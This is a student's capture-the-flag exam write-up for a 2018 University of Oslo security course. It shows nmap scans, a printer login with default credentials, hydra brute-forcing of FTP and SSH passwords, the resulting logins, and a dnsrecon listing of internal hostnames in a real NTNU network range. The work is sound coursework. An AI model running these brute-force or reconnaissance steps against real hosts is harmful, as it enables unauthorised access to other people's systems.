IN5290 - Home exam 2
Get in touch with services Home exam tasks


Tanusan Rajmohan - tanusanr@ulrik.uio.no

UNIVERSITETET I OSLO


Høsten 2018

There's a printer service http login page on 158.36.185.227 in the portrange of 10000-19999. Log in and obtain the flag!

The flag is: UiO-CTF{Def4ult_credent14l_1s_4_b1g_155ue} which was found by using nmap to find the http login port. Then using this port when typing the address in the web browser. Then I googled the most common passwords for Xerox which was username: admin and password: 22222.




```
root@kali:~# nmap -sTV 158.36.185.227 -p10000-19999
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-01 19:20 CET
Nmap scan report for 158.36.185.227
Host is up (0.0036s latency).
Not shown: 9997 closed ports
PORT      STATE SERVICE VERSION
11888/tcp open  ftp     vsftpd 3.0.3
14653/tcp open  ssh     OpenSSH 7.7p1 Debian 3 (protocol 2.0)
16377/tcp open  http    Apache httpd 2.4.34 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.80 seconds
```



Factory Default Settings for the Xerox Document Centre 432 printer printer

Username:	**admin**
Password:	22222
IP Address:	N/A
SSID:	N/A

Xerox Document Centre 432 Default Router Login and Password
https://www.cleancss.com/router-default/Xerox/Document_Centre_432



Welcome to the Xerox - Document Centre 432


UiO-CTF{Def4ult_credent14l_1s_4_b1g_155ue}

name: admin

password: 22222

Find the ftp service on 158.36.185.227 in the portrange of 10000-19999, There's a user BeatlesFan, find his password (title of a Beatles song) and get the flag!


The password is "Help!", which was found by first making a file with all the Beatles songs. Then I used this file to brute force the passwords with "hydra". When the password was found, I logged into the server with "BeatlesFan" as username and password "Help!". Then found the flag and sent it to my own machine and displayed the flag, which was: UiO-CTF{Str4wberry_Fl4gs_F0rever}




```
root@kali:~/Downloads# hydra -l BeatlesFan -P pass_ftp.txt 158.36.185.227 ssh -t 2
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-31 10:35:29
[DATA] max 2 tasks per 1 server, overall 2 tasks, 208 login tries (l:1/p:208), ~104 tries per task
[DATA] attacking ssh://158.36.185.227:22/
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 176 to do in 00:06h, 2 active
[22][ssh] host: 158.36.185.227   login: BeatlesFan   password: Help!
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-31 10:37:32
root@kali:~/Downloads# pftp 158.36.185.227 11888
Connected to 158.36.185.227.
220 (vsFTPd 3.0.3)
Name (158.36.185.227:root): BeatlesFan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (158,36,185,227,43,132).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              34 Sep 18 15:31 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
227 Entering Passive Mode (158,36,185,227,159,137).
150 Opening BINARY mode data connection for flag.txt (34 bytes).
226 Transfer complete.
34 bytes received in 0.00 secs (121.1793 kB/s)
ftp> 221 Goodbye.
root@kali:~/Downloads# cat flag.txt
UiO-CTF{Str4wberry_Fl4gs_F0rever}
root@kali:~/Downloads# 
```

Find the ssh service on 158.36.185.227 in the portrange of 10000-19999, we have a user LazyJhonny. He's using a popular password! Obtain the flag!

This task was done by firstly making a file with most popular passwords. Then using this file to brute force with hydra. This revealed that the password for LazyJhonny was ”superman”. The flag is: UiO-CTF{Well_better_then_123456}. This was found by first using hydra with the common password file with the portnumber. Then I use ssh with the username and the port number with the password ”superman”. Then I found the file and displayed the info in the file which is the flag.




```
root@kali:~/Downloads# hydra -l LazyJhonny -P pass_ssh.txt 158.36.185.227 ssh -s 14653
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpo

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 18:43:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[DATA] attacking ssh://158.36.185.227:14653/
[14653][ssh] host: 158.36.185.227   login: LazyJhonny   password: superman
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 18:43:34
```




```
root@kali:~# ssh LazyJhonny@158.36.185.227 -p14653
LazyJhonny@158.36.185.227's password:
Linux kali 4.17.0-kali1-amd64 #1 SMP Debian 4.17.8-1kali1 (2018-07-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov  1 13:38:52 2018 from 192.168.56.1
$ ls
flag.txt
$ cat flag.txt
UiO-CTF{Well_better_then_123456}
$ 
```

Find all the domains with reverse DNS lookup that are associated with the 129.241.160.0/24 network range!


There are 227 domains associated with the 129.241.160.0/24 network range. See pictures below for specific information about the domains.




```
root@kali:~/Downloads# dnsrecon -r 129.241.160.0/24
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 129.241.160.0 to 129.241.160.255
[*]      PTR dc-gsw2.nettel.ntnu.no 129.241.160.2
[*]      PTR dc-gsw.nettel.ntnu.no 129.241.160.3
[*]      PTR dc-gsw2.nettel.ntnu.no 129.241.160.1
[*]      PTR lvs160vip13.it.ntnu.no 129.241.160.13
[*]      PTR lvs160vip11.it.ntnu.no 129.241.160.11
[*]      PTR lvs160vip15.it.ntnu.no 129.241.160.15
[*]      PTR lvs160vip12.it.ntnu.no 129.241.160.12
[*]      PTR lvs160vip14.it.ntnu.no 129.241.160.14
[*]      PTR it-wsus01.it.ntnu.no 129.241.160.16
[*]      PTR proxy01.it.ntnu.no 129.241.160.22
[*]      PTR logstash03.it.ntnu.no 129.241.160.24
[*]      PTR win-dc4.win.ntnu.no 129.241.160.32
[*]      PTR apiadmin01.it.ntnu.no 129.241.160.28
[*]      PTR abyssiner.it.ntnu.no 129.241.160.23
[*]      PTR it-rdgateway01.itea.ntnu.no 129.241.160.25
[*]      PTR openstackadmin02.it.ntnu.no 129.241.160.30
[*]      PTR lisenstotalview04.itea.ntnu.no 129.241.160.27
[*]      PTR it-sccmdp03.it.ntnu.no 129.241.160.31
[*]      PTR it-ephortesok.it.ntnu.no 129.241.160.26
[*]      PTR it-sqladbag01.it.ntnu.no 129.241.160.35
[*]      PTR it-sqladbc02.it.ntnu.no 129.241.160.34
[*]      PTR socwiki01.it.ntnu.no 129.241.160.40
[*]      PTR oracledbtest02.it.ntnu.no 129.241.160.38
[*]      PTR it-sqladbag02.it.ntnu.no 129.241.160.36
[*]      PTR openstackadmin01.it.ntnu.no 129.241.160.39
[*]      PTR it-igpfaglig01.it.ntnu.no 129.241.160.41
[*]      PTR lisenspgi01.it.ntnu.no 129.241.160.37
[*]      PTR it-sqladbc01.it.ntnu.no 129.241.160.33
[*]      PTR it-brannterm.it.ntnu.no 129.241.160.29
[*]      PTR dellhw01.it.ntnu.no 129.241.160.43
[*]      PTR logstash06.it.ntnu.no 129.241.160.44
[*]      PTR logstash05.it.ntnu.no 129.241.160.42
[*]      PTR apiadmintest01.it.ntnu.no 129.241.160.45
[*]      PTR tarpan.itea.ntnu.no 129.241.160.47
```




```
[*]      PTR tarpan.itea.ntnu.no 129.241.160.47
[*]      PTR bjarneskhw01.it.ntnu.no 129.241.160.50
[*]      PTR ebm160.it.ntnu.no 129.241.160.48
[*]      PTR lisensintelclusterstudio02.it.ntnu.no 129.241.160.51
[*]      PTR ttorapport01.it.ntnu.no 129.241.160.46
[*]      PTR snoop.it.ntnu.no 129.241.160.49
[*]      PTR logstash04.it.ntnu.no 129.241.160.53
[*]      PTR romres.ntnu.no 129.241.160.52
[*]      PTR itavd-magellan.itea.ntnu.no 129.241.160.59
[*]      PTR itavd-bass.itea.ntnu.no 129.241.160.57
[*]      PTR it-filemaker01.it.ntnu.no 129.241.160.55
[*]      PTR itavd-menai.itea.ntnu.no 129.241.160.60
[*]      PTR dockerhub01.it.ntnu.no 129.241.160.61
[*]      PTR itavd-bosporus.itea.ntnu.no 129.241.160.58
[*]      PTR it-lisens17.it.ntnu.no 129.241.160.54
[*]      PTR fileuploader-test.it.ntnu.no 129.241.160.64
[*]      PTR itavd-baxter.itea.ntnu.no 129.241.160.62
[*]      PTR memor.itea.ntnu.no 129.241.160.69
[*]      PTR it-sqletl02.it.ntnu.no 129.241.160.66
[*]      PTR it-sqletl03.it.ntnu.no 129.241.160.67
[*]      PTR nvfaglig01-04.it.ntnu.no 129.241.160.75
[*]      PTR kerberos03.it.ntnu.no 129.241.160.68
[*]      PTR jabber01.it.ntnu.no 129.241.160.72
[*]      PTR nvfaglig01-02.it.ntnu.no 129.241.160.73
[*]      PTR nvfaglig01-06.it.ntnu.no 129.241.160.77
[*]      PTR it-mdt01.it.ntnu.no 129.241.160.70
[*]      PTR nvfaglig01-05.it.ntnu.no 129.241.160.76
[*]      PTR nvfaglig01-03.it.ntnu.no 129.241.160.74
[*]      PTR cognoslisens01.it.ntnu.no 129.241.160.71
[*]      PTR kerberos02.it.ntnu.no 129.241.160.80
[*]      PTR it-sqletl01.it.ntnu.no 129.241.160.78
[*]      PTR itavd-foaje.itea.ntnu.no 129.241.160.63
[*]      PTR kerberos01.it.ntnu.no 129.241.160.79
[*]      PTR lvs160m.it.ntnu.no 129.241.160.81
[*]      PTR nvfaglig02.it.ntnu.no 129.241.160.84
[*]      PTR lvs160s.it.ntnu.no 129.241.160.82
[*]      PTR it-webadb03.it.ntnu.no 129.241.160.89
```




```
[*]      PTR it-webadb03.it.ntnu.no 129.241.160.89
[*]      PTR itavd-ardys.itea.ntnu.no 129.241.160.88
[*]      PTR charon.itea.ntnu.no 129.241.160.85
[*]      PTR itavd-hawaii.itea.ntnu.no 129.241.160.86
[*]      PTR oracledb13.it.ntnu.no 129.241.160.83
[*]      PTR itavd-analog.itea.ntnu.no 129.241.160.87
[*]      PTR it-webadb04.it.ntnu.no 129.241.160.90
[*]      PTR it-taurus01.it.ntnu.no 129.241.160.91
[*]      PTR itavd-taurus02.itea.ntnu.no 129.241.160.92
[*]      PTR lvs160vip02.it.ntnu.no 129.241.160.102
[*]      PTR it-rdlisens01.it.ntnu.no 129.241.160.94
[*]      PTR super.itea.ntnu.no 129.241.160.96
[*]      PTR oracledbtest10.it.ntnu.no 129.241.160.98
[*]      PTR itavd-amalthea.itea.ntnu.no 129.241.160.99
[*]      PTR lisensmaple1403.it.ntnu.no 129.241.160.93
[*]      PTR nvfaglig03.it.ntnu.no 129.241.160.95
[*]      PTR office.itea.ntnu.no 129.241.160.97
[*]      PTR lvs160vip05.it.ntnu.no 129.241.160.105
[*]      PTR lvs160vip01.it.ntnu.no 129.241.160.101
[*]      PTR lvs160vip03.it.ntnu.no 129.241.160.103
[*]      PTR lvs160vip04.it.ntnu.no 129.241.160.104
[*]      PTR lvs160vip08.it.ntnu.no 129.241.160.108
[*]      PTR lvs160vip09.it.ntnu.no 129.241.160.109
[*]      PTR lvs160vip06.it.ntnu.no 129.241.160.106
[*]      PTR lvs160vip10.it.ntnu.no 129.241.160.110
[*]      PTR lvs160vip07.it.ntnu.no 129.241.160.107
[*]      PTR svm-forskning.it.ntnu.no 129.241.160.113
[*]      PTR marx.itea.ntnu.no 129.241.160.111
[*]      PTR win-dc2.win.ntnu.no 129.241.160.120
[*]      PTR it-rdconnect02.it.ntnu.no 129.241.160.115
[*]      PTR mill.itea.ntnu.no 129.241.160.112
[*]      PTR io.itea.ntnu.no 129.241.160.116
[*]      PTR neo4jcluster01.it.ntnu.no 129.241.160.121
[*]      PTR neo4jcluster02.it.ntnu.no 129.241.160.122
[*]      PTR win-dc1.win.ntnu.no 129.241.160.119
[*]      PTR europa.itea.ntnu.no 129.241.160.117
[*]      PTR flytindex01.it.ntnu.no 129.241.160.125
```




```
[*]      PTR flytindex03.it.ntnu.no 129.241.160.127
[*]      PTR it-super01.it.ntnu.no 129.241.160.128
[*]      PTR nvfaglig04.it.ntnu.no 129.241.160.132
[*]      PTR eksternwebproxy02.it.ntnu.no 129.241.160.131
[*]      PTR sgs-bla02.it.ntnu.no 129.241.160.139
[*]      PTR sg-gra01.it.ntnu.no 129.241.160.135
[*]      PTR sg-bla01.it.ntnu.no 129.241.160.134
[*]      PTR sgs-bla01.it.ntnu.no 129.241.160.136
[*]      PTR itavd-dover.itea.ntnu.no 129.241.160.137
[*]      PTR svm-fellestest.ansatt.ntnu.no 129.241.160.138
[*]      PTR it-sqladbw02.it.ntnu.no 129.241.160.141
[*]      PTR it-sqladbw01.it.ntnu.no 129.241.160.140
[*]      PTR it-webadbtest01.it.ntnu.no 129.241.160.142
[*]      PTR it-sqladbtest01.it.ntnu.no 129.241.160.143
[*]      PTR vf-webedit.it.ntnu.no 129.241.160.144
[*]      PTR fileuploader.it.ntnu.no 129.241.160.133
[*]      PTR ftp01.it.ntnu.no 129.241.160.145
[*]      PTR it-smwebu01.it.ntnu.no 129.241.160.146
[*]      PTR vf-felles.ansatt.ntnu.no 129.241.160.146
[*]      PTR vf-ahome.ansatt.ntnu.no 129.241.160.147
[*]      PTR it-smmailu01.it.ntnu.no 129.241.160.147
[*]      PTR itavd-gyges.itea.ntnu.no 129.241.160.156
[*]      PTR svm-backupsv-zermatt.it.ntnu.no 129.241.160.152
[*]      PTR sgs-bla03.it.ntnu.no 129.241.160.149
[*]      PTR hometest.it.ntnu.no 129.241.160.151
[*]      PTR torfuvm2.it.ntnu.no 129.241.160.150
[*]      PTR it-smu01.it.ntnu.no 129.241.160.148
[*]      PTR vf-progdist.itea.ntnu.no 129.241.160.148
[*]      PTR svm-backupsv-kaprun.it.ntnu.no 129.241.160.153
[*]      PTR sgg-bla01.it.ntnu.no 129.241.160.154
[*]      PTR vf-shome.stud.ntnu.no 129.241.160.155
[*]      PTR vf-kunde.itea.ntnu.no 129.241.160.158
[*]      PTR itavd-digital.itea.ntnu.no 129.241.160.159
[*]      PTR lisensinspector01.it.ntnu.no 129.241.160.162
[*]      PTR itavd-rapport.itea.ntnu.no 129.241.160.157
[*]      PTR lisensvtuneamp01.it.ntnu.no 129.241.160.163
[*]      PTR itavd-rawaki.itea.ntnu.no 129.241.160.165
```



```
[*]      PTR itavd-rawaki.itea.ntnu.no 129.241.160.165
[*]      PTR docker01.it.ntnu.no 129.241.160.164
[*]      PTR itavd-vaksine.itea.ntnu.no 129.241.160.161
[*]      PTR it-rdconnect01.it.ntnu.no 129.241.160.166
[*]      PTR svm-kunde.it.ntnu.no 129.241.160.160
[*]      PTR innsida02.it.ntnu.no 129.241.160.168
[*]      PTR weblogic03.it.ntnu.no 129.241.160.170
[*]      PTR innsida03.it.ntnu.no 129.241.160.169
[*]      PTR innsida01.it.ntnu.no 129.241.160.167
[*]      PTR softail-public.itea.ntnu.no 129.241.160.173
[*]      PTR beaver.it.ntnu.no 129.241.160.174
[*]      PTR nvfaglig01.it.ntnu.no 129.241.160.171
[*]      PTR eagle.it.ntnu.no 129.241.160.176
[*]      PTR rock.it.ntnu.no 129.241.160.177
[*]      PTR creek.it.ntnu.no 129.241.160.175
[*]      PTR itavd-krabbe.itea.ntnu.no 129.241.160.179
[*]      PTR itavd-reke.itea.ntnu.no 129.241.160.178
[*]      PTR it-rdwebpw.it.ntnu.no 129.241.160.180
[*]      PTR itavd-kreps.itea.ntnu.no 129.241.160.181
[*]      PTR itavd-guffen.itea.ntnu.no 129.241.160.186
[*]      PTR itavd-krill.itea.ntnu.no 129.241.160.182
[*]      PTR itavd-dolly.itea.ntnu.no 129.241.160.190
[*]      PTR itavd-donald.itea.ntnu.no 129.241.160.189
[*]      PTR itavd-ole.itea.ntnu.no 129.241.160.191
[*]      PTR cs.it.ntnu.no 129.241.160.184
[*]      PTR itavd-langbein.itea.ntnu.no 129.241.160.188
[*]      PTR bevisst.ntnu.no 129.241.160.183
[*]      PTR svm-miser.it.ntnu.no 129.241.160.192
[*]      PTR itavd-doffen.itea.ntnu.no 129.241.160.193
[*]      PTR hacienda.itea.ntnu.no 129.241.160.185
[*]      PTR itavd-skrue.itea.ntnu.no 129.241.160.199
[*]      PTR webproxy01.it.ntnu.no 129.241.160.201
[*]      PTR itavd-vable.itea.ntnu.no 129.241.160.200
[*]      PTR php5web02.it.ntnu.no 129.241.160.195
[*]      PTR itavd-gulbrand.itea.ntnu.no 129.241.160.198
[*]      PTR webproxy02.it.ntnu.no 129.241.160.202
[*]      PTR php5web01.it.ntnu.no 129.241.160.194
```



```
[*]      PTR php5web01.it.ntnu.no 129.241.160.194
[*]      PTR svm-webedit.it.ntnu.no 129.241.160.206
[*]      PTR it-dtools.it.ntnu.no 129.241.160.203
[*]      PTR cephpocstor01.it.ntnu.no 129.241.160.208
[*]      PTR cephpocstor02.it.ntnu.no 129.241.160.209
[*]      PTR svm-shome.stud.ntnu.no 129.241.160.207
[*]      PTR itavd-edge02.itea.ntnu.no 129.241.160.212
[*]      PTR itavd-edge02.itea.ntnu.no 129.241.160.213
[*]      PTR cephpocstor03.it.ntnu.no 129.241.160.210
[*]      PTR itavd-edge02.itea.ntnu.no 129.241.160.214
[*]      PTR itavd-helene.itea.ntnu.no 129.241.160.217
[*]      PTR logstash01.it.ntnu.no 129.241.160.215
[*]      PTR itavd-dione.itea.ntnu.no 129.241.160.216
[*]      PTR itavd-telesto.itea.ntnu.no 129.241.160.219
[*]      PTR itavd-tethys.itea.ntnu.no 129.241.160.220
[*]      PTR svm-felles.ansatt.ntnu.no 129.241.160.225
[*]      PTR itavd-pan.itea.ntnu.no 129.241.160.223
[*]      PTR itavd-hyperion.itea.ntnu.no 129.241.160.222
[*]      PTR itavd-calypso.itea.ntnu.no 129.241.160.218
[*]      PTR itavd-anthe.itea.ntnu.no 129.241.160.221
[*]      PTR bjarneskvm04.it.ntnu.no 129.241.160.226
[*]      PTR logstash02.it.ntnu.no 129.241.160.229
[*]      PTR svm-ahome.ansatt.ntnu.no 129.241.160.224
[*]      PTR it-maconomy01.it.ntnu.no 129.241.160.233
[*]      PTR svm-hometest.it.ntnu.no 129.241.160.231
[*]      PTR it-maconomy02.it.ntnu.no 129.241.160.234
[*]      PTR it-maconomy04.it.ntnu.no 129.241.160.236
[*]      PTR it-maconomy05.it.ntnu.no 129.241.160.237
[*]      PTR it-maconomy03.it.ntnu.no 129.241.160.235
[*]      PTR romres-test.itea.ntnu.no 129.241.160.232
[*]      PTR it-maconomy06.it.ntnu.no 129.241.160.238
[*]      PTR it-webadb01.it.ntnu.no 129.241.160.240
[*]      PTR it-webadb02.it.ntnu.no 129.241.160.241
[*]      PTR svm-progdist.it.ntnu.no 129.241.160.239
[*]      PTR it-sqladb01.it.ntnu.no 129.241.160.242
[*]      PTR it-sqladb02.it.ntnu.no 129.241.160.243
[*]      PTR flytprod02.it.ntnu.no 129.241.160.247
```



```
[*]      PTR flytprod02.it.ntnu.no 129.241.160.247
